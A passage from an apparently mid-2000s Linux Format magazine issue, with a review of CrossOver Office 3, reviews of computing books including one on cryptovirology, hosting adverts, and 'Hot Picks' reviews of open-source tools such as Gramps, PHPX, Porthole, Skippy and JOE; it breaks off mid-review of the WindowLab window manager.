The 2.x line of *CrossOver Office* was the first to introduce Linux support for non-*MS Office* apps into the mix. By adding support for *Photoshop* and *Macromedia's Flash* and *Dreamweaver* apps, CodeWeavers showed the world that most people were happy with the existing level of *MS Office* functionality and that they instead wanted other desktop apps.

The headline improvements this time are less eye-catching than they were moving from 2.0 to 2.1. That's not to say they aren't important – *Lotus Notes 6.5i*, *MS Project 2000* and *Outlook XP* support is welcome; but, there's no support for *Office 2003* in sight, though actual usage of *Office 2003* is probably quite low compared to *Office XP, 2000*, and 97 versions.

To sweeten the deal a little, this release bundles with it what used to be *CrossOver Plugin* – previously sold separately for \$24.95 – to allow end users to view *Quicktime*, *RealPlayer*, and *Shockwave Director* files using Windows-based plugins.

Take notes

The reason *Lotus Notes* comes top in the list of newly support applications is two-fold. CodeWeavers set up the CodeWeavers CrossOver Compatibility Center (C4) to help track what applications worked well with



Installing all the standard fonts is now a one-click task.

Many applications are supported beyond the standard *MS Office* suite – here's *Excel Viewer* after *COO* automatically downloaded and installed it.

CrossOver Office, and – more importantly – what users most wanted to see in upcoming versions. The idea is that CodeWeavers can decide what to work on based upon the interest shown in C4, which is what led to the *Notes* support. *Outlook 2003*, for example, is just 23rd on the list of top-voted apps, behind *CorelDRAW*, *TurboTax*, *iTunes*, and, of course, *Lotus Notes* at the top.

Perhaps more telling is number of pledges for products, which is where users can promise to pay a certain amount of money if CodeWeavers supports an application. Again, *Lotus Notes* comes top, with pledges exceeding US\$8000 – hardly a substantial amount of money, but it does prove that some companies are willing to put their money where their mouths are. We've yet to see how many will actually pony up the cash as they promised, but let's hope they do as this pledge scheme is a great way for companies to help influence Linux development.

So, *Lotus Notes* is important not only because it is highly requested, but also because several companies have offered thousands of dollars to encourage CodeWeavers to support it. The addition of *Project 2000* and *Outlook XP* helps pan out the range of *COO* a little more, which means it now supports all of Microsoft's *Office* suite except *Access*.

Aside from the newly supported products, a variety of fixes and enhancements are present that round out the software nicely. *ExecShield*, the new buffer overflow safety code introduced in Fedora Core 2, can now be automatically disabled by *COO* to stop it interfering with Windows applications, and there's even a very helpful 'Install all fonts' button that automatically and downloads a selection of freely distributable Microsoft fonts that are commonly used in its software and on the web.

Split personality

The most interesting thing about *CrossOver Office* is that it is now split into two distinct packages: *COO Standard* and *COO Professional*. Both of them are able to emulate Windows applications with the same degree of success – that's not what sets the two apart. Instead, the *Pro* offering adds to the standard *COO* utility easier deployment, multi-user support, volume discounts, as well as better support. The new deployment functionality is actually remarkably clever – an administrator can install *COO* on their local system as well as any desired Windows applications, then have that all automatically packaged up into a single RPM file that can be distributed around their network and installed easily.

The bundled support is also interesting, as previously *COO* just came with installation support. CodeWeavers has an impeccable history of getting its software to work for you regardless of what version of Linux you have, and this release is no different – part of the reason it wasn't released earlier is because CodeWeavers went to its usual lengthy efforts to get it working on every distro they could find, even up to the not-yet-released Fedora Core 2. We tested it on SUSE, Mandrake, and Red Hat, and found *Office XP* to work flawlessly no matter where we put it, which is exactly what we'd expect.

Having this split has caused the pricing to change quite drastically. Previously *COO* had a flat price of \$59.95, but now the *Standard* version is \$39.95 and the *Professional* version is \$89.95. This pricing shift does make sense, however – CodeWeavers would almost certainly like to see widespread use of its software in the home, and in the enterprise the seemingly high price tag comes down quite sharply thanks to the volume licensing program – if you buy 100 licences, it costs \$56 a licence, and this falls even further as you buy more.

The *Standard* price is now within everyone's reach, and we think the *Professional* edition is well worth the money for companies that want more power. The stock *Wine* distribution itself is now almost able to run *Office 2000* by itself, so the new features in *COO 3 Pro* are a key differentiator that helps it stand out. See this month's *Linux Pro* for more on *COO*. **LXF**

LINUX FORMAT VERDICT

DOCUMENTATION	8/10
PERFORMANCE	9/10
EASE OF USE	10/10
VALUE FOR MONEY	10/10

An interesting and feature-packed upgrade with many bug fixes and enhancements. At this price, it's a must for all dual-booters!

RATING 9/10



Amazon Hacks

Nick Veitch gets his Christmas wishlist ready in good time...

BUYER INFO

- **AUTHOR** Paul Bausch
- **PUBLISHER** O'Reilly
- **ISBN** 0-596-00542-3
- **PRICE** £17.50
- **PAGES** 280

The *Hacks* series has only been around for a couple of years, but already has titles on BSD, Digital Photography, eBay, Excel, Flash, Gaming, Google, Hardware, Home Hacking Projects, IRC Hacks, Linux Server, Mac OS X, Network Security, Online Investing, PayPal, PDFs, Spidering, TiVo, Google, Windows XP, Windows Server, Wireless and XML. Each tries to lift the lid on some unexpected, unusual or unintended use of technologies, and this one is no different. To you and me, Amazon may just be a web-based store; but to the author, it's a rich seam of information and functionality begging to be exploited. The 100 tips contained in the book cover everything from the



seemingly basic to the rather complicated and unusual. Organised into six chapters, the progressively more complex it gets.

Early tips are little more than a user guide to Amazon, with a few tricks like adding an Amazon toolbar to *Mozilla*, but most of the information is on the level of how to add a wishlist, or

discovering user IDs. In later sections, which cover topics like selling items through Amazon, it will be necessary to get involved in some complex scripting, and often to have the capability to run the scripts on some sort of server. That won't be too hard for Linux users, but obviously some of the tips will require a hosted website.

One problem I had was that the code itself is rarely explained. I'm not sure whether this is because you are supposed to be able to see how it works, or whether you just aren't supposed to care. They are very much presented in the way of a magic spell, and you'll definitely want to make use of the O'Reilly website to download the longer examples (and see some of the refinements which have been made).

The overall impression is that there wasn't quite enough cool stuff to fill a whole book, so some very simple stuff is used to pad it out. However, at least this does give the book some kind of completist appeal.

LINUX FORMAT VERDICT

Plenty to think about, pleasantly presented – certainly covers everything that you could ever want to do with Amazon, and then some!

RATING **7/10**



unique customers - unique hosting

Low Cost Domains

.co.uk, .me.uk
£8.95 / 2 years
 .com, .net, .org, .info
£8.95 / 1 year

Email Only Plans

A reliable, professional email service that's easy to use. Configure your email client or use web-based SiteMail wherever you are.

Email Starter - 2 POP3 emails - 20Mb Disk Space - Unlimited aliases £29.95 / year	Email Plus - 5 POP3 emails - 50Mb Disk Space - Unlimited aliases £49.95 / year
---	--

Shared Web Hosting All plans are available on Windows or Linux platforms.

All our plans are built on 99.9% uptime reliability, managed security, the best tools and software out there, and Professional Support 24/7/365. Whatever your level, trust Hostway to look after your unique website.

Silver - 100Mb Disk Space - 1Gb Bandwidth - 5 POP3 e-mails - PHP/Perl/CGI - Free Scripts from £7.95 pcm	Gold - 200Mb Disk Space - 4Gb Bandwidth - 10 POP3 e-mails - PHP/Perl/CGI - 1 MySQL Database £14.95 pcm
---	--

Exclusive to Hostway...

Merchant Manager (NEW!)
 Open for business! Hostway's fully customisable, merchant-ready online Shopping Cart system.

SiteControl - The latest evolution of our renowned Control Panel takes even more strain out of managing your hosting environment.

SiteBuilder - Create your own professional, customised website in minutes - no programming knowledge required.

All prices exclude VAT and are subject to change.

call us now on 0808 180 1880 • sales@hostway.co.uk • www.hostway.co.uk

domain registration • web hosting • resellers • e-commerce • dedicated servers | Australia • Canada • Germany • Korea • Netherlands • United Kingdom • United States

HOSTWAY
 THE HOSTING COMPANY

Ivor Horton's Beginning ANSI C++ 3rd Edition

"Comprehensive" is the new in-thing, says **Paul Hudson**

BUYER INFO

■ **AUTHOR** Ivor Horton
 ■ **PUBLISHER** Apress
 ■ **ISBN** 1-59059-227-1
 ■ **PRICE** £37.50
 ■ **PAGES** 1091

Although it's without doubt that C is a hard language to learn from scratch, it is today considered to be merely a subset of the larger C++ language – if you think that C is hard, then try learning all of C++! In our *Trout Wars* tutorial, we mix and match the two based upon what's easiest to learn, and as a result no one can really consider themselves C++ experts even if they've memorised all of the *Trout Wars* tutorials, which leaves massive scope for books like this one.

Ivor Horton is an experienced and well-respected author in the field of programming, and this is the third edition of this particular book. This maturity is apparent in the lack of



code errors and mistakes, and also because few points are left hanging without full clarification. Of course, explaining such a complex language to its full is itself an arduous task, which explains the hefty page count.

Not only is this book authoritative in its writing style, but it's entirely comprehensive as well. All parts of the

standard C++ system are discussed in depth with much more spark than you would find even in Stroustrup's classic, *The C++ Programming Language*. Perhaps the only thing really lacking here is STL coverage – at about 70 pages, the coverage isn't bad, but it's just tacked on to the very end of the book almost like an afterthought, and oddly kept quite

separate from the main discussion on writing custom templates.

I've been programming with C and C++ for years, and even I find this book great to keep to hand for a variety of reasons. However, even if you're not a veteran this has lots to offer – first-time students looking to jumpstart their C++ learning will see everything laid out neatly before them. Using this book the hardest thing about learning C++ is just turning the pages, which is a massive achievement for the author and a boon for the programming readership at large. If the next edition can soup up the STL coverage, nothing would hold this back from full marks and a *Top Stuff* award.

LINUX FORMAT VERDICT

An essential reference and learning tool if you're at all serious about learning to program in C++.

RATING **9/10**



Moving from Windows to Linux


To you, to me... **Andy Hudson** heaves Windows off his desktop to make room for Linux.

BUYER INFO

■ **AUTHOR** Chuck Easttom
 ■ **PUBLISHER** Charles River Media
 ■ **ISBN** 1-58450-280-0
 ■ **PRICE** £30.25
 ■ **PAGES** 577

More and more, we hear of people making the switch to Linux. As Linux becomes more user-friendly and less scary, it makes sound business sense to investigate moving desktop users across onto an Open Source platform. This sets out to explain the differences between Windows and Red Hat Linux 9, demystifying the common tools and holding your hand as you take first steps towards an Open Source system.

There are a number of conversion chapters, such as *Microsoft Word to OpenOffice.org*, *Photoshop to The GIMP*, as well as in-depth guides to both KDE and GNOME. Moving forward it takes



you through the choices of *Mozilla* or *Konqueror*, *Evolution* or *KMail*, giving adequate details of how to set them up and use them followed by several other productivity or connectivity applications. Following the initial end user chapters, the book moves into server and sysadmin territory, clearly explaining concepts of how web servers work, as well as a brief introduction to FTP servers. If you're bored by this time, then the next

chapter will allow you to grab a cup of tea and find out what games are available! The book is wrapped up by covering shell commands, simple shell scripting and *Samba*.

Each chapter concludes with a brief review section and some questions to test your knowledge. Yes, this does sound like a bit of a revision book, but it genuinely helps new converts to feel comfortable. Although the book expects you to be a power user of Windows, it anticipates little or no experience of

Linux, although with a section dedicated to PC hardware you wonder if you need any experience at all! Throughout the book diagrams and screen shots are used sensibly and never over-used; you get the impression that the author doesn't want you to miss anything in his quest to convert you to Linux.

All in all this is a useful book for people who have heard about Linux and need a crutch to carry them on the road to Open Source happiness. The only downside is that is based on Red Hat Linux 9, discontinued earlier this year. If updated properly to Fedora or RHD, then it would be a killer book.

LINUX FORMAT VERDICT

A good book, let down by the fact that the distribution that it focuses on is no longer available – unfortunately, it's a year too late!

RATING **8/10**




Malicious Cryptography

Paul Hudson reads about the apparent threat of cryptovirology...

BUYER INFO

■ **AUTHOR** Dr Adam Young and Dr Moti Yung
 ■ **PUBLISHER** Charles River Media
 ■ **ISBN** 1-58450-295-9
 ■ **PRICE** £46.95
 ■ **PAGES** 703

Virus writers are often considered – at least by those in business – to be the underclass of the technocracy, second only to spammers as the most-hated computer users around today. However, they are a known quantity: Linux is safe from the vast majority of viruses, and that's likely to remain the status quo for the foreseeable future thanks to Linux's inherent security features. However, what if virus writers were able to create new malware using the very tools designed to stop them? This is the possibility discussed in this book, although the method used to get it across is quite unconventional!



The authors – both PhD graduates from Columbia University in the US – are clearly highly educated and experienced technical writers in their field, and this inevitably leads to some incredibly dense, complicated parts of the text. Contrapuntal to this is the opening chapter to the book, *“Through Hacker’s [sic] Eyes,”* which is 30 pages of fictional storyline that meanders towards a clumsy ending that I could only assume was designed to leave us

desperate for information on how to defeat these new technological illuminati.

It's easy to forget this while wading through the flood of formulae presented here that the entire discussion is theoretical. These two authors are the pioneers of this new paradigm, and there are as yet no implementations of their algorithms in the wild. In fact, this book is likely to help encourage hackers to take on board this method of thinking because it discusses how the new

algorithms could be used in various different attacks. Sure, the book does end by explaining how you can protect yourself against cryptovirological attacks, but where does that leave people who have yet to read it? A convincing reason to buy, we think!

If you're scared of big numbers and even bigger formulae, combining virus theory with cryptography is not going to be your cup of tea irrespective of how much narrative is simplistic storytelling. If you're serious, committed to the task of knowing anything that may attack your network, and don't mind the odd whole page of algebra, give this a try – but don't have too high expectations. **LXF**


LINUX FORMAT VERDICT

If you like maths and understood Kenji Siratori's *Blood Electric* (Creation, ISBN 1-840-68060-1), this'll add a few facts to flesh out some fertile imaginings.

RATING **7/10**



EASY TO BUY • EASY TO SET UP • EASY TO SEE



EasyVserver solutions
 Debian or RedHat O/S
 True “root” access
 4, 6 or 8GB raid space
 1IP address
 Highly secure

p-p-p-pick up
 a dedicated linux server

Make the most of Linux technology with the big name in Web registration and hosting packages. Our flexible, scalable, secure EasyVserver solutions start at just £39 per month. Back up by unrivalled support and know-how. If you want the best of Linux come along for the ride.

log on today at: **www.easyspace.com**

Easyspace 
 your perfect partner for the web

Established in 1997 with over 1/2 million customers. Accredited ICANN registrar & nominet member. Prices exclude VAT.

Hot Picks

The best new Open Source software on the planet!



Mike Saunders

A coder since Amiga times, Mike's a Linux and BSD guru.

This is the place where we get to profile some of the hottest software around. Each month we trawl through the hundreds of Open Source projects which are released or updated, and select the newest, most inventive and best for your perusal. Most of the *Hot Picks* are available on our coverdiscs, but we've provided web links if you want to make sure you have the very latest version.

If you have any suggestions for software that you think we should cover, email us at linuxformat@futurenet.co.uk with "Hot Picks Request" as the subject-line, or contact us by post through the address on the *Mailserver* pages.

HOT PICKS AT A GLANCE

Gramps	41
PHPX	42
Porthole	42
Skippy	43
Joe	43
Telwebtest	44
WindowLab	44
Lost Labyrinth	45
Supertux	45

HOT PICKS AWARD


Everything covered in our *Hot Picks* section is unmissable, but every month we'll be singling out one project for outstanding brilliance. Only the very best will be chosen!



GENEALOGY SOFTWARE

Gramps

■ **VERSION** 1.0.3 ■ **WEB** <http://gramps.sourceforge.net/>



Gramps examining a list of individuals in the window on the left, and displaying a generated report in *OpenOffice.org* in the foreground.

We're all fascinated by our ancestry – exploring our roots, why we're here and to whom we're related. Genealogy is an incredibly popular hobby (and even a profession for some), with millions of people trying to research their origins and fathom out what happened in the past. However, a scrap of paper and some old documents isn't enough; proper research demands proper tools, and the software market is bustling with free and commercial genealogy apps.

Gramps – an acronym for 'Genealogical Research and Analysis Management Programming System' – is a new Open Source option for tracing family history. It's written in Python using the *GTK2* bindings to provide the interface, so consequently you'll need Python 2.2 and preferably 2.0+ of both *gnome-python* and *pygtk2*. We've provided RPMs for Red Hat/Fedora and Mandrake on our coverdisc, and the generic .tar.gz should work elsewhere.

Right from the start, it's clear that *Gramps'* coders have taken care with presentation and attention to detail.

The opening wizard-style dialog steps through basic configuration – personal details, date formats, alternate calendars – before arriving at the main screen. *Gramps* uses an approachable three-pane layout containing a toolbar for quick operations, a side panel for the different views (can be changed to tabs) and the main data section.

Together with the clean icon set and alternating-shades list views, *Gramps'* front-end is smart, professional and suitable for both newcomers and regular genealogists alike. The views list provides quick access to various types of data (individuals, families, places, images and so forth) while bookmarks and view filters are also present. *Gramps'* editing box for creating and updating person entries is marvellously thorough; alongside the general birth/death/addresses details it caters for arbitrary life events, images, LDS data, website links and quick text notes too.

Family matters

Most snippets of information can be associated with a real-life source, and

many have a 'confidence' setting to indicate how sure you are of a source's validity. The Family view brings up info on parents, relationships and children, while the Pedigree screen illustrates relations in the traditional family-tree form – in this view, highlighting a name with the mouse brings expands it for more information, and these helpful little touches have been carefully dropped in throughout the app.

Editing and viewing data is all good and well, but report generation is a crucial part of research work; you may need to print out your work for other family members, or share it on a website, and *Gramps* shines in this department. A plethora of report types are included – many aren't entirely finished yet, but they're marked as such in the application itself (unstable, beta etc), handily.

A big thumbs-up to the supported file formats: depending on the type of report, *Gramps* can generate *AbiWord*, *KWord*, *OpenOffice.org*, *LaTeX* and plain text content, while the graphical reports can be exported as *OO.o Draw*, *PostScript* and *SVG*. Apart from the rare glitches, it excels. HTML generation sports a multitude of tweakables – such as theme, font, restrictions – and results in basic but workable sites.

Gramps uses XML for its native format, with a single-file export feature as a time-saver (packs all the data and images together). Those already doing research will welcome GEDCOM import/export support (for moving data between other genealogy apps); this is very useful if you're collaborating with other family members using different tools and operating systems.

On the documentation front, *Gramps* also does a very competent job, with in-depth explanations and plenty of screenshots demonstrating the app in use. Performance isn't an issue when generating reports or navigating through busy databases, and we encountered no stability gripes either. Despite its low version number, *Gramps* is already a fully-fledged and highly polished app, and something all budding family history researchers should investigate.

CMS/PORTAL PHPX

■ VERSION 3.3.3 ■ WEB www.phpx.org/

Admins running busy websites

can't be expected to faff around in code all day, and interactive sites can grow to enormous levels of complexity – as a result, Content Management Systems (CMS) are vevy widely used. These allow admins and designers to spend time on the site's features and users rather than its plumbing, and LXF reader Wayne Reid suggested that we have a look at *PHPX*.


Getting *PHPX* up and running shouldn't pose too many hassles providing you have a smattering of webserver experience; with the files extracted in place, you'll need to create an appropriate database, make sure permissions are correct and run the automated install script. *PHPX* requires PHP 4.0.6 and *MySQL* 3.23.23 as a minimum, so most recent distros will have it covered.

In its default configuration, *PHPX* includes a front page for news items and blogging, a comprehensive forums

system, an image gallery, polls, stats page and more. Five themes are supplied with the package – they're impressively done and give sites an active image right from the start, yet some are a little too intense and would only work best on certain types of site (eg tech, computers etc).

Thankfully, then, editing content and tweaking the layout is a doddle through the superbly detailed administration pages. Drop-down menus coupled with a basic HTML editor means the site admin can make changes without getting his/her hands dirty in raw PHP code, and just about every aspect of the system can be tuned. It's occasionally slow in places, but otherwise very solidly done.

Other notable *PHPX* features include an advert management system, automatic gallery slideshow, full profiles and avatars for users, and qstacks of other extras. Users are given plenty of room to personalise



One of *PHPX*'s themes, with the clear and straightforward administration menu displaying a drop-down menu popped up in another window.

and modify themselves and their view of the site, which is always good when developing communities.

All things considered, *PHPX* isn't quite as refined as *PHP-Nuke*, *Slash*


and some of the other major CMS choices, and there are a few rough edges, but nonetheless it's an easy to set up, flexible and accomplished solution for small to medium sites.

PORTAGE FRONT-END

Porthole

■ VERSION 0.3 ■ WEB <http://porthole.sourceforge.net/>

Gentoo Linux has become one of the most popular power-user distros, almost entirely thanks to *Portage*. This implementation of a BSD-like *Ports*



Porthole in action with the main list, and a background Figlet emerge.

system gives Gentoo users quick access to the latest bleeding-edge apps; and on top of that, its source-based approach provides great opportunity for customisation and performance tuning. However, *Portage* is based on command-line utils, and a few projects such as *Porthole* (formerly *gportage*) are bringing graphical goodness to the system.

Like *Portage* itself, *Porthole* is written in Python. Its interface is built with *GTK* so you'll need to have *PyGTK* 2 and *libglade* 2 installed before building. Fortunately, *Porthole* is supplied as an ebuild you can drop into the system – so the **emerge** process should pick up the necessary extras by itself. We've also supplied the tarball on our disc (perhaps someone could get it working with Slackware's *emerge*!).

PyGTK apps may be easier to write and maintain than their pure C equivalents, but the downside is that they tend to be slower, and *Porthole* is no exception. It's not unbearably so, and no doubt optimisation work will be done as it heads for 1.0, but for a

distro that champions pure speed it needs some improvement. Tree views, a toolbar and a status pane make up *Porthole*'s window furniture, and it's immediately usable.

Categories can be navigated down the left, with individual ebuilds listed down the right and an info panel beneath; this provides a nicely formatted description along with dependency information and other details. Emerging a package brings up a mini terminal in which *Portage* does its work in colourful glory – it's not interactive but problematic processes can still be killed.

Unmerging and syncing operations are supported, along with some settings to alter the flags passed to *emerge* (we'd like to see a few more of these in further releases). Performance issues aside, it's a no-nonsense and cleanly constructed front-end to *Portage*, and if you're running Gentoo (as featured on LXF46's coverdisc) with GNOME it's definitely worth a look. KDE fans will probably prefer *KPortage* – we'll be covering that in a future issue.

EXPOSÉ-LIKE TASK-SWITCHER

Skippy

■ **VERSION** 0.4.1 ■ **WEB** <http://thegraveyard.org/skippy.php>


Apple is well known for its innovation in user interface design, and Mac OS X has brought along a variety of nifty features and improvements, ranging from purely cosmetic to genuinely useful. OS X 10.3 sports a particularly sweet addition for window management with *Exposé*; it laughed off the traditional taskbar and icon paradigms in favour of a new approach, and now we have a Linux equivalent – in the form of *Skippy*.

No binaries are available at present, but compiling *Skippy* from source is a doddle – make sure you have *Xft* and *Imlib2* installed (and the related development packages), and enter **make** and **make install** as root. *Skippy* works with most window managers and desktops (GNOME, KDE, *XFce*, *WindowMaker*, *Fluxbox* etc) although some will need an alternate keybinding.

With *Skippy* running, either from a terminal or as part of your WM's startup scripts, it's just a case of hitting the **F11** to start its magic. This takes a snapshot of all open windows and displays small-scale renditions on the screen; you can then jump to a window by selecting with the mouse or keyboard, highlighting it with a purple effect. Perfectly easy and a pleasure to use.

Additionally, *Skippy* includes a couple of extras, most notably the option to display application-specific windows. If you're working with *The GIMP*, for instance, hitting **Alt+F11** will only bring up *GIMP* windows – a very handy touch when you don't want the clutter of other applications. The config file caters for tweekers with a handful of options, and it's all neat, simple and compact.

Everyone should try *Skippy*. Not everyone will like it, but, as with



Hit **F11** and small scaled windows like these will appear for selection.

tabbed browsing, it's one of those features some people can't live without after giving it a try. Due to limitations in X, *Skippy* has to raise each window and occasionally parts of them are obscured, but these inconveniences should be resolved


with new X extensions in the works. It can also be a little slow when you have a large number of windows open, and GNOME-only users may want to check out *Exopcity* instead. Still, it's a top-notch little desktop enhancement that some will love.

TEXT EDITOR

JOE

■ **VERSION** 3.0 ■ **WEB** <http://sourceforge.net/projects/joe-editor/>

When several Linux/UNIX users are gathered together – for instance at a LUG meeting or in an IRC channel – it's always an entertaining ice-breaker



JOE at work – a normal session and one with help and split-window display.

to ask which text editor everyone favours. Passionate arguments will break out in seconds, but most long-time Linuxers will mention one of *Emacs* or *Vi(M)*. Nevertheless, there's a group of lesser-known editors with small but fanatical fanbases, and one such tool is *JOE* – it has just reached version 3.0 and we've had some requests to cover it.

JOE is 'Joe's Own Editor', named after its main coder Joseph Allen, and at 300K for the source tarball it's pleasingly slim. Compilation and installation follows the normal process (being a text-mode app only, *ncurses* is required, which is installed on all major distros).

During the **make install** phase, a group of binary symlinks is created. These provide a number of ways to invoke the editor; for instance, aside from the main *joe* binary, there are *jmacs*, *jpico* and *jstar* alternatives which fire it up with *Emacs*, *Pico* and *WordStar*-like front-ends respectively. This is a boon when several people use a machine, as it provides familiar front-ends without requiring any extras.

As you'll see from the screenshot on the left, *JOE*'s default screen layout is appropriately minimal – there's a status bar indicating row and column position, a clock, and a pointer to help. Unfamiliar users will want to pass the **-help** flag when starting *JOE*, as this provides a box detailing the various **Ctrl**-key commands with which the editor is driven.

Feature-wise, *JOE* crams plenty of goodies into its diminutive binary, with syntax highlighting (C, Perl, Python etc), *regex* search/replace, auto-indenting, paragraph reformatting ('justification' in *Pico/Nano*), macros, an ASCII-art drawing mode, and more. Most of the work since 2.8 has been on bugfixing and updating for modern operating systems, with the odd new extra thrown in.

JOE may not be able to read your email and wash your car like *Emacs*, nor does it provide a near-vertical learning curve like *Vi*, but these seeming shortcomings are also its strengths. Straightforward to learn and well-featured, *JOE* fully deserves its loyal userbase.


HTTP SERVER TESTING

Tclwebtest

■ **VERSION** 1.0 ■ **WEB** <http://tclwebtest.sourceforge.net/>

When developing static websites, you don't need to consider what kind

of information the user will be entering and how it will respond. Sites with



A simple script in action, demonstrating posting to a message board.

dynamic content, though, require the same approach to programming in general – making sure it handles erroneous data appropriately. Testing large sites by hand is overly laborious, so tools like *Tclwebtest* aim to make it more of an automated process.

As the name suggests, *Tclwebtest* is written in the Tcl scripting language, so you'll need that installed (most distros provide it). Installation is quick and simple: just copy the files into place as described in the README, and you're ready to go. Usage is similarly straightforward – create a .test script, run the tool with it as an argument and watch the results.

Typically, a script sends a request to a webserver, performs some sort of action on the page returned, and then examines the result. *Tclwebtest* features rudimentary HTML parsing; this allows scripts to follow links and fill in forms, so, for example, you could write a script to log in to a site, follow a few links and check the results. This is useful when designers are making changes to a site, but you want a quick

way of ensuring that the behaviour remains consistent.

The scripts themselves are written in Tcl, opening up a great deal of flexibility and power – so prior Tcl experience is unquestionably a bonus. Writing basic scripts isn't too challenging though, thanks to the concise documentation, and a bunch of examples are supplied from which ideas and code snippets can be plucked. *Tclwebtest* also includes some cookie handling functionality and the option to repeat tests a specified number of times, and within just an hour or so of experimentation, it's possible to create complex and effective scripts.

Admins and web developers running small or static sites won't find *Tclwebtest* of much use, but those with busy and highly interactive web applications will appreciate its versatility. Additionally, Python fans may find *WebUnit* more suited to their tastes, but *Tclwebtest* still provides an accessible and hassle-free option for keeping websites robust and reliable.

WINDOW MANAGER

WindowLab

■ **VERSION** 1.23 ■ **WEB** www.nickgravgaard.com/windowlab/

While KDE and GNOME remain the most popular desktop choices for new Linux convertees, the range of smaller and lighter window managers is ever increasing with plenty to offer the experienced user. We looked at a bunch of the most interesting WMs in *LXF37's Roundup*, and now Nick Gravgaard's *WindowLab*, a "small and simple WM of novel design," is here.

WindowLab's requirements are satisfyingly minimal; no major dependencies are required, and it should compile and run on any machine with X installed. A few general options can be tweaked via the windowlab.h file prior to compilation – and best of all, the resulting stripped binary is a svelte 30K in size. When running, it typically uses less than 1MB of RAM, which is worlds apart from its memory-munching monster siblings.

Cosmetically, *WindowLab* doesn't strive for all-out flashiness and

instead utilises a clean and crisp design to great effect (although the default BeOS-esque yellow is a tad unsightly). A few conventional furnishings are present – namely the window control buttons and taskbar – but otherwise the WM operates in a less traditional fashion.

